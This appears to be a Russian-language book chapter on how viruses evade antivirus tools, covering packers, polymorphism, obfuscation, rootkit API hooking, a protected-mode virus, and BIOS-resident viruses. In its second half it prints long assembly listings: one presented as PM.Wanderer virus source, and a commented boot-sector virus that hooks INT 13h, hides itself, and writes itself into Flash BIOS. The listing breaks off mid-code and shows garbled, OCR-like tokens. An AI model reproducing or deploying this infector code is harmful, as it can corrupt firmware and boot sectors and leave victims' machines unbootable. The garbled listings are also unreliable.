Как метод сокрытия упаковка представляет собой довольно грозное оружие. Достаточно привести пример: грамотно упакованный червь способен вызвать не менее серьезную, чем его первообраз, эпидемию, ведь такой червь распознается антивирусами как новый экземпляр. Не секрет, что большинство из ныне присутствующих в сети вредоносных программ есть не что иное, как модификации посредством упаковки. Например, широко известный троянский конь Backdoor.Rbot распространяется упакованным множеством различных упаковщиков (Ezip, Exe32Pack, ExeStealth, PecBundle, PECompact, FSG, UPX, Morphine, ASPack, Petite, PE-Pack, PE-Diminisher, PELock, PESpin, TeLock, Molebox, Yoda, Ezip, Krypton и др.).

Когда антивирусу попадается упакованный файл, он его, понятное дело, пытается распаковать. Получается, что чем с большим количеством упаковщиков способен работать антивирус, тем больше у него шансов обнаружить упакованный код.

Поддержка большого количества разновидностей упаковщиков и архиваторов особенно критична для проверки почтовых систем, так как подавляющая часть вирусов пересылается по почте в архивированном виде.

Вам наверняка интересно понять разницу между архиватором и упаковщиком. А разница в том, что сжатое упаковщиком разжимается в память, архиватором – на диск.

Понятно, что добраться до упакованного кода можно, лишь распаковав его. Но и это не всегда просто. Посмотрим почему.

Распаковщики делятся на динамические и статические. Динамические распаковщики (например, procdump или PEiD) запускают файл и создают распакованный вариант файла из образа, загруженного в память. Однако, если этот файл содержал вирус (а он его содержит!), система может быть повреждена раньше, чем антивирус успеет что-либо сделать. Кроме того, у упаковщиков существует ряд приемов борьбы с динамической распаковкой, например расшифровывать код не полностью, а лишь по мере исполнения, или, например, расшифровывать и запускать вирус целиком только в определенный день недели.

Статические распаковщики – это те, которые пытаются распаковать файл, не запуская его (например, CUP386 или UNP). Очень часто статические распаковщики оказываются бесполезны, если алгоритм упаковки требует запуска файла.

Чтобы представить себе весь размах упаковки, достаточно привести этот скромный список упаковщиков, применяемых при сокрытии вирусного кода: EP (ExE Pack), ACProtect, Active PE Scrambler, AHTeam UPX Mutanter, Armadillo SPS, ASPack, ASProtect, ASProtect SKE, aUS [Advanced UPX Scrambler], Beria, DEF, Enigma Protector, Exe Stealth, Exe32Pack, EXECryptor, EXERefactor, eXPressor, Fake Ninja, fileEncrypt, FSG, GPcH Protect, Hide PE, HidePX, hyings PE-Armor, JDPack, KByS Packer, kkrunchy, Krypton The Krypter, Mew 11 SE, MoleBox Pro, Morphine, mPack, MSLRH, nPack, NsPack, Obsidium, ORiEN, Packman, PC Guard, PE Diminisher, PECompact, PELock, PEQuake, PESpin, PeStubOEP, Petite, PeX, Private exe Protector, PseudoSignerRLP, SDProtector Pro, Special EXE Password Protector, SHProtector, ShrinkWrap, SLVc0deProtector, Spirits PE Crasher, Stealth PE, tElock, Themida,

TPPpack, TrueEP, Unopix, UPX, VB AntiCrack, VMProtect, WinUpack, yoda Crypter, yoda Protector, [G!X]s Protector.

Кому-то из читателей этот список, наверное, может показаться большим – а ведь это всего лишь десятая часть от того, что в настоящее время применяется.

Очень часто, чтобы запутать антивирус и сделать так, чтоб тот не смог распознать, чем запакован код, вирус дополнительно пропускают через утилиты типа PEiD, основной задачей которого является изменение точки входа в программу, но об этом более подробно в подразд. "Обфускация" этого раздела.

## Полиморфизм

Полиморфизм представляет собой способность вируса в процессе работы менять свой код таким образом, чтобы максимально затруднить процесс своего обнаружения путем сигнатурного сканирования и частично эвристики.

Особо следует отметить тот факт, что и сама процедура, определяющая мутацию кода, не должна быть постоянной. Такая процедура изменения вируса видоизменяется при каждом новом заражении.

На самом деле обнаружение грамотно написанного полиморфного вируса средствами обычного сигнатурного сканирования невозможно. Неудивительно, что с появлением полиморфизма во многих антивирусных продуктах появились принципиально новые техники обнаружения: эвристика и эмуляторы кода.

Первый известный полиморфный вирус 1260 был написан Марком Вашберном (Mark Washburn) уже в далеком 1990 году.

Пожалуй, самый простой способ реализации полиморфизма заключается в том, чтобы побайтно зашифровать основную часть вируса операцией XOR (листинг 5.3).

Листинг 5.3. Побайтное шифрование – простейший пример

```
mov cx, code_length
mov si, offset begin_code
mov al, xor_key
_loop:
xor [si+cx], al расшифровываем байт
loop _loop ;берем следующий байт
jmp si
;...
;...
begin_code:
;зашифрованная часть тела вируса – здесь!
;она ответственна за заражение новых файлов
;и создание новой процедуры расшифровки
```

В качестве примера уместно привести описание следующего полиморфного вируса **(www.virusList.com).**

Virus.Win32.Zombie – сложный полиморфный вирус, который использует уникальную технологию встраивания в файлы: вирус "разбирает" (дизассембли-рует) PE EXE-файл на составные части, встраивает свой код и собирает заново, перемешивая при этом свой код и код заражаемого файла. Virus.Win32.Zombie использует уникальную технологию декриптования своего тела для обхода эвристических анализаторов.

## Обфускация

Обфускация (от лат. obfuscare – «затенять, затемнять») – техника, направленная на запутывание кода программы, то есть приведение исходного текста или исполняемого кода к работающему виду, но затрудняющему анализ такого кода.

Обфускация может быть проведена на уровне алгоритма, на уровне исходного текста или вообще ассемблерного текста. Так, создание запутанного ассемблерного текста может быть достигнуто путем использования специализированных компиляторов. Такие компиляторы, как правило, заново создают код, используя для этого недокументированные возможности среды выполнения программы.

Для создания "запутанного" кода существуют специализированные утилиты, которые так и называются– обфускаторы.

В контексте сокрытия вирусного кода суть метода заключается в том, чтобы запутать программный код и устранить в нем большинство логических связей, делая код максимально неузнаваемым антивирусным ПО (листинги 5.4, 5.5).

Листинг 5.4. Некоторые примеры обфускации кода. Пример № 1

```
int COUNT = 100;
float TAX_RATE = 0.2;
for (int i=0; i<COUNT; i++)
{
tax[i] = orig_price[i] * TAX_RATE; price[i] = orig_price[i] + tax[i];
}
```

Код после обфускации:

```
for(int a=0;a<100;a++){b[a]=c[a]*0.2;d[a]=c[a]+b[a];}
```

Листинг 5.5. Некоторые примеры обфускации кода. Пример № 2 (Perl)

```
my $filter;
if (@pod) {
```

```
my ($buffd, $buffer) = File::Temp::tempfile(UNLINK => 1);
print $buffd "";
print $buffd @pod or die "";
print $buffd
close $buffd or die "";
@found = $buffer;
$filter = 1;
}
exit;
sub is_tainted {
my $arg = shift;
my $nada = substr($arg, 0, 0); # zero-length
local $@; # preserve caller's version
eval { eval "#" }; return length($@) != 0;
}
sub am_taint_checking {
my($k,$v) = each %ENV;
return is_tainted($v);
}
```

После обфускации:

```
sub z109276e1f2 { ( my $z4fe8df46b1 = shift ( @_ ) ) ; ( my
$zf6f94df7a7 = substr ( $z4fe8df46b1 ,
(0x1eb9+ 765-0x21b6) , (0x0849+ 1465-0x0e02) ) ) ; local $@ ;
eval { eval ( (
"" ) ) ; } ; return ( ( length ( $@ ) != (0x26d2+ 59-0x270d) ) )
; } my ( $z9e5935eea4 ) ; if ( @z6a703c020a ) { ( my (
$z5a5fa8125d , $zcc158ad3e0 ) =
File::Temp::tempfile ( "" , (0x196a+ 130-0x19eb) ) ) ; print (
$z5a5fa8125d "" ) ; ( print ( $z5a5fa8125d @z6a703c020a
) or die ( ( ( ( "" . $zcc158ad3e0 ) . "\x3a\x20" ) . $! ) ) ) ;
print ( $z5a5fa8125d "" ) ; ( close ( $z5a5fa8125d ) or die ( ( (
( "" ) ) ) ; ( @z8374cc586e = $zcc158ad3e0 ) ; ( $z9e5935eea4 =
(0x1209+ 1039-0x1617) ) ; } exit ; sub z021c43d5f3 { ( my (
$z0f1649f7b5 , $z9e1f91fa38 ) = each ( %ENV ) ) ; return (
z109276e1f2 ( $z9e1f91fa38 ) ) ; }
```

Как видите, в простейшем случае процедура обфускации заключается в переводе кода в нечитаемое (но рабочее) состояние.

Вышеописанные примеры – примеры так называемой высокоуровневой обфускации "мирного назначения". Если же ее экстраполировать на вирусный код, то изменится немногое: разве только то, что при маскировке вирусного кода используют в большинстве случаев низкоуровневую обфускацию (с применением команд ассемблера), а также программы для автоматической обфускации, например Afx!AVSpoffer, EPProt и PETools.

Технология обфускации может подразумевать следующие процедуры:

♦ изменение таблиц импорта, экспорта и переадресации;

♦ маскировка оригинальной Entry Point (точка входа в программу);

♦ использование полиморфного варианта распаковки.

Продолжим рассмотрение вариантов сокрытия и рассмотрим особенности руткит-технологий.

## Руткит-технологии

Термин руткит (от англ. root kit – «набор для получения прав администратора») есть не что иное, как программа или набор программ для скрытого взятия под контроль взломанной системы.

В контексте сокрытия вирусного кода в системе Windows под rootkit принято подразумевать такой код, который, будучи внедренным в систему, способен перехватывать системные функции (Windows API). Нетрудно догадаться, что такой перехват и модификация API-функций позволяют руткиту легко и просто замаскировать свое присутствие во взломанной системе.

Упрощенно все rootkit-технологии сокрытия можно разделить на две категории:

♦ работающие в режиме пользователя (user-mode);

♦ работающие в режиме ядра (kernel-mode).

User-mode-категория руткитов основана на перехвате функций библиотек пользовательского режима, kernel-mode – на установке в систему драйвера, осуществляющего перехват функций уровня ядра.

В настоящее время можно выделить следующие методы перехвата API-функций в режиме пользователя (user mode):

♦ модификация таблицы импорта;

♦ модификация машинного кода прикладной программы;

♦ модификация программного кода API-функции;

♦ перехват функций LoadLibrary и GetProcAddress.

**Модификация таблицы импорта.** Пожалуй, именно эта методика сокрытия претендует на звание классической. Технология такой маскировки заключается в следующем: rootkit находит в памяти таблицу импорта исполняемой программы и корректирует адреса интересующих его функций на адреса своих перехватчиков. Кажется, что все достаточно просто.

В момент вызова API-функции программа считывает ее адрес из таблицы импорта и передает по этому адресу управление. Поиск таблицы импорта в памяти несложен, поскольку для этого уже известны специализированные API-функции, позволяющие работать с образом программы в памяти.

Данная методика достаточно универсальна, к тому же она проста в реализации, но у нее есть существенный недостаток – при таком механизме перехватываются только статически импортируемые функции.

**Модификация машинного кода прикладной программы.** Как следует из названия, суть метода заключается в модификации машинного кода, отвечающего в прикладной программе за вызов той или иной API-функции. Реализация методики достаточно сложна, обусловлено это богатым разнообразием языков программирования и версий компиляторов, к тому же и сама реализация вызовов API-функций может быть различна.

**Модификация программного кода API-функции.** Методика заключается в том, что rootkit должен найти в памяти машинный код интересующих его API-функций и модифицировать его. При этом вмешательство в машинный код перехватываемых функций минимально. В начале функции обычно размещают две-три машинные команды, передающие управление основной функции-перехватчику. Основным условием такой методики является сохранение исходного машинного кода для каждой модифицированной им функции.

**Перехват функций LoadLibrary и GetProcAddress.** Перехват этих функций чаще всего выполняется путем модификации таблицы импорта: если перехватить функцию GetProcAddress, то при запросе адреса можно выдавать программе не реальные адреса инте-

ресующих ее функций, а адреса своих перехватчиков. При вызове GetProcAddress она получает адрес и выполняет вызов функции.

**Перехват функций в режиме ядра (kernel mode).** Чтобы понять суть метода, будет полезным рассмотреть принципы взаимодействия библиотек user-mode и kernel-mode.

Взаимодействие с ядром осуществляется через ntdll.dll, большинство функций которой являются посредниками при обращении к ядру через прерывание INT 2Eh. Конечное обращение к функциям ядра основано на структуре KeServiceDescrip-torTable (или сокращенно SDT), расположенной в ntoskrnl.exe. SDT, – это таблица, содержащая адреса точек входа сервисов ядра NT.

Упрощенно можно сказать, что для перехвата функций необходимо написать драйвер, который произведет модификацию таблицы SDT. Перед модификацией драйверу необходимо сохранить адреса перехватываемых функций и записать в таблицу SDT адреса своих обработчиков. Следует отметить, что такой перехват может быть реализован не только в руткитах. Так, существует достаточное количество полезных программ "мирного" назначения, перехватывающих функции при помощи правки SDT (RegMon от SysInternals или программа Process Guard).

Описанный выше метод перехвата можно считать наиболее простым. Существуют и другие подобные способы перехвата, к примеру создание драйвера-фильтра. Драйвер-фильтр может с успехом как решать задачи мониторинга (например, утилита FileMon), так и использоваться для активного внедрения в работу системы.

В частности, драйвер-фильтр может применяться для маскировки файлов и папок на диске. Принцип работы такого драйвера основан на манипуляциях с пакетами запроса ввода-вывода (IRP).

## «Protected Mode – там, где тепло и сухо…»

Почему бы не создать вирус, работающий в защищенном режиме процессора? Действительно, обнаружить такой вирус антивирусной программе будет, мягко говоря, ну очень трудно, если не невозможно.

В качестве горячего примера, реализующего работу в защищенном режиме, уместно привести файловый вирус PM.Wanderer. Это резидентный полиморфный вирус, работающий в защищенном режиме процессоров i386-Pentium. Для своей работы вирус активно использует документированный интерфейс VCPI (Virtual Control Program Interface) драйвера расширенной памяти EMS (EMM386).

При запуске инфицированной программы вирус пытается "узнать", установлен ли в системе EMS-драйвер. Если вышеуказанного драйвера в системе нет, то вирус отдает управление программе-вирусоносителю, завершая при этом свою активность.

Если же драйвер есть, то вирус выполняет последовательный ряд подготовительных действий для выделения памяти под свое тело и переключения процессора в защищенный режим работы с наивысшим уровнем привилегий.

В защищенном режиме вирус пытается контролировать INT21 путем установки двух аппаратных контрольных точек на адреса входа в обработчик прерывания INT 21h и перехода на процедуру перезагрузки компьютера. Помимо прочего, вирус так модифицирует дескрипторную таблицу прерываний, чтобы на прерывания INT 1 (особый случай отладки) и INT 9 (клавиатура) установить собственные дескрипторы обработчиков прерываний. Тем самым достигается тотальный контроль всех нажатий клавиш на клавиатуре и попыток мягкой перезагрузки компьютера.

Результатом вышеописанных действий является копирование вируса в память компьютера и переключение процессора обратно в виртуальный режим работы. Затем вирус осво-

бождает ранее выделенную память DOS в верхних адресах и возвращает управление инфицированной программе.

При заражении файлов вирусный код внедряется в начало COM или в середину EXE-файла. Код вируса "весит" 3684 байт, но, как правило, инфицированные им файлы имеют приращение длины более 3940 байт. Код вируса содержит текст "WANDERER" (листинг 5.6).

Листинг 5.6. Исходный код "WANDERER"

```
.286
.model tiny .code org 100h
; Подготовка к защищенному режиму работы
; Структура дескриптора
desc_struc STRUC
limit dw 0
baseJ dw 0
base_h db 0
access db 0
rsrvdw 0
desc_struc ENDS
ACC_PRESENT equ 10000000b
ACC_CSEG equ 01000000b
ACC_DSEG equ 00010000b
ACC_EXPDOWN equ 00001000b
ACC_CONFORM equ 00000100b
ACC_DATAWR equ 00000010b
DATA_ACC=ACC_PRESENT or ACC_DSEG or ACC_DATAWR
; 10010010b
CODE_ACC=ACC_PRESENT or ACC.CSEG or ACC_CONFORM ;
10011100b
STACK_ACC=ACC_PRESENT or ACC_DSEG or ACC_DATAWR or ACC.EXPDOWN
; 1001011 Ob
;Размеры сегментов
CSEG SIZE=65535
DSEG_SIZE=65535
STACK_SIZE=65535
; Смещения дескрипторов
CS_DESCR=(gdt_cs-gdt_0)
DS_DESCR=(gdt_ds-gdt_0)
SS_DESCR=(gdt_ss-gdt_0)
Константы значений портов
CMOS_PORT equ 070h
STATUS_PORT equ 064h
SHUTDOWN equ 0FEh
A20_PORT equ 0D1h
A20_ON equ 0DFh
A20_OFF equ 0DDh
INT_MASK_PORT equ 021h
KBD_PORT_A equ 060h
start:
; Инициализация данных для перехода в защищенный режим
call init_protected_mode
```

```
; Сам переход
call set_protected_mode
; Возврат в реальный режим
call set_real_mode
; Печатаем сообщение "Light General"
mov ah, 09h
lea dx, qw
int 21h
; Выход в DOS
mov ax, 4C00h
int 21h
; Макрокоманда для установки адреса для дескриптора
; в глобальной таблице дескрипторов GDT.
setgdtentry MACRO
mov [desc_struc.base_l][bx], ax
mov [desc_struc.base_h][bx], dl
ENDM
init_protected_mode PROC
mov ax, ds
mov dl, ah
shr dl, 4
shl ax, 4
; Устанавливаем адрес сегмента данных
; в глобальной таблице дескрипторов
mov bx, offset gdt_ds
setgdtentry
add ax, offset gdtr
adc dl, 0
; Останавливаем адрес сегмента GDT в глобальной таблице дескрипторов
mov bx, offset gdt_gdt
setgdtentry
; Вычисляем абсолютный адрес для сегмента кода ;
в соответствии со значением регистра CS
mov ax, cs
mov dl, ah
shr dl, 4
shl ax, 4
; Устанавливаем адрес сегмента кода ;
в глобальной таблице дескрипторов
mov bx, offset gdt_cs
setgdtentry
; Вычисляем абсолютный адрес для сегмента стека ;
в соответствии со значением регистра SS
mov ax, ss
mov dl, ah
shr dl, 4
shl ax, 4
; Устанавливаем адрес сегмента стека ;
в глобальной таблице дескрипторов
```

```
mov bx, offset gdt_ss
setgdtentry
; Перехватываем рестарт.
pushds
mov ax, 40h
mov ds, ax
mov word ptr ds:[0067h], offset shutdown_return
mov word ptr ds:[0069h], cs
pop ds
; Запрещаем маскируемые прерывания
cli
in al, INT_MASK_PORT
or al, OFFh
out INT_MASK_PORT, al
mov al, 8Fh
out CMOS_PORT, al
jmp $+2 mov al, 5
out CMOS_PORT+1, al
ret
init_protected_mode ENDP
; Подпрограмма, переводящая процессор в защищенный режим
set_protected_mode PROC
; Открываем адресную линию A20 для доступа свыше 1 Мбайт
call enable_a20
; Сохранение значения регистра SS для реального режима
mov real_ss, ss
; Перевод компилятора Turbo Assembler в улучшенный режим.
; IDEAL – это не команда и не оператор, это директива, влияющая
; только на интерпретацию дальнейших строк листинга
ideal
p286
;Загружаем регистр глобальной таблицы дескрипторов GDTR
lgdt[QWORD gdt_gdt] ; db OFh,01h,16h dw offset gdt_gdt ;
Переводим процессор в защищенный режим
mov ax, 0001h
lmswax ; db OFh,01h,FOh
; Переводим компилятор Turbo Assembler назад в режим MASM
masm
.286
jmp far flush
; db 0EAh
; dw offset flush
; dw CS_DESCR
flush:
; Останавливаем в регистр SS селектор сегмента стека
mov ax, SS_DESCR
mov ss, ax
; Устанавливаем в регистр DS селектор сегмента данных
mov ax, DS_DESCR
```

```
mov ds, ax
; Записываем в строку qw символ "L" и выходим из подпрограммы
mov byte ptr ds:[offset qw+2],"L"
ret
set_protected_mode ENDP
; Подпрограмма, возвращающая процессор в реальный режим
set_real_mode PROC
; Сохраняем значение регистра SP для реального режима
mov real_sp, sp
; Выполняем CPU Reset (рестарт процессора)
mov al, SHUT_DOWN
out STATUS_PORT, al
; Ждем, пока процессор перезапустится
wait_reset:
hlt
jmp wait_reset
; С этого места программа выполняется после перезапуска процессора
shutdown_return:
; Устанавливаем регистр DS в соответствии с регистром CS
pushcs
pop ds
; Восстанавливаем указатели на стек
; по ранее сохраненным значениям
mov ss, real_ss
mov sp, real_sp
; Закрываем адресную линию A20
call disable_a20
; Разрешаем немаскируемые прерывания
mov ax, 000dh
out CMOS_PORT, al
; Разрешаем маскируемые прерывания
in al, INT_MASK_PORT
and al, 0
out INT_MASK_PORT, al
sti
ret
set_real_mode ENDP
; Процедура, открывающая адресную линию A20. После открытия
; адресной линии программам будет доступна память свыше 1 Мбайт
enable_a20 PROC
mov al, A20_PORT
out STATUS_PORT, al
mov al, A20_ON
out KBD_PORT_A, al
ret
enable_a20 ENDP
disable_a20 PROC
mov al, A20_PORT
out STATUS_PORT, al
```

```
mov al, A20_OFF
out KBD_PORT_A, al
ret
disable_a20 ENDP
; Здесь сохраняется адрес стека
real_sp dw ?
real_ss dw ?
; Эта строка выводится на экран после работы программы ;
Символ "?" заменяется на "L" в защищенном режиме
qw db 13,10,"?ight General",13,10,"$"
; Глобальная таблица дескрипторов. Нулевой дескриптор
; обязательно должен быть "пустым"
GDT_BEG=$
gdtr label WORD
gdt_0 desc_struc <0,0,0,0,0>;
gdt_gdt desc_struc <GDT_SIZE-10,DATA_ACC,0>
gdt_ds desc_struc <DSEG_SIZE-10,DATA_ACC,0>
gdt_cs desc_struc <CSEG_SIZE-10,CODE_ACC,0>
gdt_ss desc_struc <STACK_SIZE-10,DATA_ACC,0>
GDT_SIZE=($-GDT_BEG)
END start
```

**FLASH BIOS – почему бы и нет!** Самая обычная ситуация – это когда код привязан к файловой системе и/или является резидентным (выполняющимся в оперативной памяти). Но что если вирусный код работает в BIOS?!

Да-да, именно, а почему бы и нет. Отлов и уничтожение такого "зверя" потребует от антивирусной программы чего-то большего, а именно – возможности трассировать прерывание INT 16h.

> ПРИМЕЧАНИЕ
>
> Прерывание (от англ. interrupt) – сигнал, сообщающий процессору о совершении какого-либо события. Прерывание подразумевает приостановку выполнения текущей последовательности команд и передачу управления обработчику прерывания.

Почему все так сложно и как с этим связан антивирусный монитор?

Все дело в том, что BIOS (AMI, например) обладает некоторыми особенностями работы в микросхемах Flash-памяти, которые базируются на использовании функции EOh прерывания INT 16h. Внесенный в данную область памяти вирус впоследствии запрещает повторно использовать указанную функцию. Как следствие, это запретит антивирусным программам воспользоваться ею в процессе удаления вируса из BIOS компьютера. Как же это все работает?

Алгоритм работы вируса, "живущего" в BIOS, выглядит следующим образом.

1. Вирус проверяет систему на наличие Flash BIOS.
2. Далее идет проверка на зараженность Flash BIOS (если BIOS чист – то "OK", иначе – осуществить выход).
3. Считывается вектор INT 19h из таблицы (прерывание загрузки).
4. Читает первые пять байт от точки входа INT 19h.
5. Проверяет свободное место в микросхеме BIOS (поиск области нулей).
6. Устанавливает память Flash BIOS в режим записи (нормальное ее состояние в режиме чтения).

7. Запись вируса в найденную свободную область.
8. Запись перехода на вирус в точку входа INT 19h.
9. Возврат Flash BIOS в режим "только чтение".
Вот, собственно, и сам код с комментариями (листинг 5.7):
Листинг 5.7. Код вируса, поражающего BIOS ;
Вирусный код, заражающий Flash BIOS.

```
; Наиболее опасен тем, что при заражении нельзя будет загрузиться ;
даже с "чистой" дискеты.
org 0
; При входе в boot-сектор 01=загрузочный диск
mov si, 7C00h ;
Устанавливаем 0000h в регистрах DS и ES
xor ax, ax
mov es, ax
mov ds, ax
; Устанавливаем значение стека 0000h:7C00h
cli
mov ss, ax
mov sp, si
sti
; Уменьшаем на 1Кбайт память (0040h:0013h)
dec word ptr [0413h] ;
Получаем размер памяти (при возврате в AX)
int 12h
mov cl, 6
shl ax, cl
; Устанавливаем новый сегмент вируса
mov es, ax
; Переносим вирусный сектор в вершину памяти
xor di, di
mov cx, 200h
cld
rep movsb
; Сохраняем вектор прерывания INT 13h
mov ax, word ptr [13h*4]
mov word ptr es: [off set i13], ax
mov ax, word ptr [13h*4+2]
mov word ptr es: [offset i13+2], ax
; Устанавливаем новый вектор прерывания INT 13h
mov word ptr [13h*4], offset Handler
mov word ptr [13h*4+2], es
; Переходим в точку ES:Restart (в копии вируса,
; находящейся в вершине памяти)
already_resident:
push es
mov ax, offset Restart
push ax
retf
; Ниже программа работает уже в вершине памяти
```

```
Restart:
; Загружаем оригинальный boot-сектор из конца
; root directory и передаем ему управление
xor ax, ax
call int13h
; Готовим регистры для загрузки оригинального boot-сектора
xor ax, ax
mov es, ax
; Сегмент для загрузки
mov bx, 7C00h
; Смещение для загрузки
mov cx, 0002h
; Дорожка 0, сектор 2
xor dh, dh
; Головка 0
mov ax, 0201h ;
Функция 2, количество секторов 1
; Проверяем загрузочный диск. 80h и выше – это адрес жесткого диска,
; иначе – дискета. Копию оригинального boot-сектора храним :
; на жестком диске – дорожка 0, головка 0, сектор 2;
; на дискете – дорожка 0, головка 1, сектор 14
cmp dl, 80h
jae MBR_Loader
; Грузимся с дискеты: изменим сектор и головку
mov c1, 14 ; Сектор 14
mov dh, 1 ; Головка 1
; Загрузим оригинальный boot-сектор по адресу 0000h:7C00h
MBR_Loader:
call int13h
; Сохраняем в стеке номер диска, с которого грузимся
push dx
; Проверяем, заражен ли Flash BIOS
cmp byte ptr cs:flash_done, 1
je Flash_resident
; Инфицируем Flash BIOS
call flash_BIOS
; Восстанавливаем из стека DX (номер загрузочного диска)
Flash_resident:
pop dx
; Запускаем оригинальный boot-сектор (JMP FAR 0000h:7C00h)
db 0EAh
dw 7C00h
dw 0
;Скрываем присутствие вируса методом чтения оригинального boot-сектора
Stealth:
; Останавливаем значения сектора, где хранится копия оригинального
; boot-сектора
mov cx, 02h
mov ax, 0201h
```

```
; Проверяем, откуда считан boot-сектор (дискета или жесткий диск),
; так как копии хранятся в разных местах
cmp dl, 80h
jae hd_stealth
mov cl, 14
mov dh, 1 hd_stealth:
; Читаем копию оригинального boot-сектора
call int13h
; Выходим из обработчика прерывания
jmp pop_exit
; Проверяем наличие резидентного вируса
restest:
xchgah, al
iret
; Обработчик прерывания INT 13h
Handler:
cmp ax, 0ABBAh
je restest
; Перехватываем только функцию 02h (чтение сектора): проверяем
; номер функции. Если не 2, запускаем оригинальный обработчик
cmp ah, 2
jne jend
; Проверяем номера дорожки и сектора, интересуясь только теми
; секторами, в которых может оказаться вирус :
; дорожка 0, головка 0, сектор 1
cmp cx, 1
jne jend
; Проверим номер головки. Если не 0, то запустим
; оригинальный обработчик
cmp dh, 0
jne jend
tryinfect:
; Считаем сектор в буфер (для дальнейшей обработки).
; Для этого вызовем оригинальный INT 13h
call int13h
jc jend
; Сохраним регистры и флаги (обработчик не должен изменить их)
pushf
push ax
push bx
push cx
push dx
push si
push di
push es
push ds
; Проверяем, заражен ли данный диск вирусом: читаем сигнатуру. ;
Если диск заражен, скрываем присутствие вируса
cmp word ptr es:[bx+offset marker], "LV"
```

```
je stealth
; Если диск не заражен, то заражаем
cmp dl, 80h
jb infect_floppy ; Установим номера дорожки, головки и сектора для жесткого
; диска для сохранения оригинального boot-сектора
mov cx, 2
xor dh, dh
jmp write_virus
infect_Floppy:
; Установим номера дорожки, головки и сектора для дискеты
; для сохранения оригинального boot-сектора
mov cx, 14
mov dh, 1
Write_Virus:
; Записываем оригинальный boot-сектор
mov ax, 0301h
call int-lSh
jc pop_exit
; Установим сегментный регистр ES на сегмент с вирусом
push cs
pop es
; Сбросим флаг зараженности Flash BIOS
mov byte ptr cs:flash_done, 0
; 3апишем тело вируса в boot-сектор
xor bx, bx
mov ax, 0301h
mov cx, 0001h
xor dh, dh
call int13h
; Восстановим регистры и флаги (как раз те их значения, которые
; свидетельствуют о том, что boot-сектор только что считали)
Pop_Exit:
pop ds
pop es
pop di
pop si
pop dx
pop cx
pop bx
pop ax
popf
; Выходим из обработчика в вызывающую программу
retf2
; 3апуск оригинального обработчика
jend:
DD 0EAh ; Код команды JMP FAR ;
Оригинальный вектор INT13h
i13 DD 0
; Вызов прерывания INT 13h
```

```
int13h proc near
pushf
call dword ptr cs:[i13]
ret
int13h endp
; Первые два байта слова используются как сигнатура
Marker db "VLAD"
; Эта подпрограмма заражает Flash BIOS
Flash_BIOS Proc Near
; Проверим наличие Flash BIOS
mov ax, 0e000h
int 16h
jc no_flash_bios
cmp al, 0FAh
jne no_flash_bios
; Сначала найдем хорошее место для хранения вируса.
; Просканируем память F000h-FFFFh, где обычно находится BIOS,
; на наличие области 1Кбайт нулей. Хватит даже 512 байт памяти,
; но выделить нужно с запасом
infect_Flash:
; Остановим начальный сегмент для поиска
mov ax, 0F000h
mov ds, ax
; Проверим сегмент
New_segment:
; Остановим стартовое смещение
xor si, si
; Остановим счетчик найденных байт
; (величина свободного места для вируса)
xor dx, dx
ok_new_segment:
; Перейдем к следующему сегменту
inc ax
mov ds, ax
; Проверим, есть ли еще место для вируса
cmp ax, 0FFF0h
je no_flash_BIOS
; Проверим, свободно ли место (для скорости проверяем словами)
test16:
cmp word ptr [si], 0
jne new_segment
; Увеличим счетчик размера найденного свободного места
inc dx
; Проверим, достаточно ли найденного места. Сравниваем с 1 Кбайт, но
; так как память сканируем словами, сравниваем с 512 (1 Кбайт=512 слов)
cmp dx, 512
je found_storage
; Увеличим смещение проверяемого байта
inc si
```

```
inc si
; Сравним с 16. Переходим к следующему сегменту
; в начале каждого параграфа
cmp si, 16
je ok_new_segment
jmp test16
; В эту точку попадаем, если место найдено
Found_storage:
; Перейдем к началу зоны
sub ax, 40h
mov ds, ax
; Получим требования к сохранению состояния чипа
mov ax, 0E001h
int 16h
; Проверим, сколько памяти необходимо для сохранения состояния
; чипа. Если слишком много, не будем сохранять состояние
cmp bx, 512
jbe save_chipset
; Установим флаг, показывающий, что состояние не сохраняли
mov byte ptr cs:chipset, 1
; Перейдем к записи
jmp write_enable
; Сюда попадаем, если Flash BIOS не обнаружен:
; записывать некуда – выходим
No_Flash_BIOS:
ret
; Сохраним состояние чипа
save_chipset:
; Установим флаг, показывающий, что состояние сохранили
mov byte ptr cs:chipset, 0
; Сохраним состояние
mov al, 2
push cs
pop es
mov di, offset buffer
int 16h
; Записываемся во Flash BIOS
write_enable:
; Повышаем напряжение
mov al, 5
int 16h
; Разрешаем запись во Flash BIOS
mov al, 7
int 16h
; Копируем 512 байт вируса во Flash BIOS
push ds
pop es
xor di, di
mov cx, 512
```

```
push cs
pop ds
xor si, si
cld
rep movsb
mov bx, es ; BX=сегмент вируса
xor ax, ax
mov ds, ax ; DS=Та6nHua векторов
mov di, word ptr [19h*4] ; Смещение INT 19h
mov es, word ptr [19h*4+2] ; Сегмент INT 19h
; Запишем JMP FAR по адресу точки входа в INT 19h
mov al, 0EAh
stosb
mov ax, offset int19handler
stosw
mov ax, bx
stosw
; Понизим напряжение
mov ax, 0E004h
int 16h
; Защитим Flash BIOS от записи
mov al, 6
int 16h
; Проверим, сохранялось ли состояние чипа, если нет – выходим
cmp byte ptr cs:chipset, 0
jne No_Flash_BIOS
; Восстановим состояние чипа
push cs
pop es
mov al, 3
mov di, offset buffer
int 16h
jmp No_Flash_BIOS
; Флаг несохранения состояния чипа
chipset db 0
; Флаг присутствия вируса во Flash BIOS
flash_done db 0
; Наш обработчик INT 19h.
int19Handler Proc Near
; Установим сегментный регистр ES в ноль
хог ax, ax
mov es, ax
; Проверим наличие резидентного вируса
mov ax, 0ABBAh
int 13h
; Если вирус присутствует, то запускаем оригинальный
; обработчик прерывания INT 19h
cmp ax, 0BAABh
jne real_int19h
```

```
; Перенесем вирус из BIOS в boot-буфер
push cs
pop ds
cld
xor si, si
mov di, 7c00h
mov cx,512
rep movsb
; Запустим вирус в boot-буфере
mov dl, 80h
jmp goto_Buffer
real_int19h:
; Произведем сброс дисковой подсистемы
xor ax, ax
int 13h
; Проинициализируем значения регистров для загрузки boot-сектора
mov cx, 1
mov dh, 0
mov ax, 0201h
mov bx, 7C00h
; Проверим, откуда грузимся: если DL не нулевой,
; переходим к загрузке с жесткого диска
cmp dl, 0
ja hd_int19h
; Прочтем boot-сектор с дискеты. Если при чтении происходит
; ошибка, то читаем с жесткого диска
int 13h
 jc fix_hd
; Остановим флаг, показывающий присутствие вируса во Flash BIOS
Goto_Buffer:
mov byte ptr es:[7C00h+offset flash_done], 1
; Запустим boot-сектор, находящийся в boot-буфере
db 0EAh ; Код команды JMP FAR
dw 7c00h
dw 0 Fix_HD:
; Установим номер диска для загрузки (диск C)
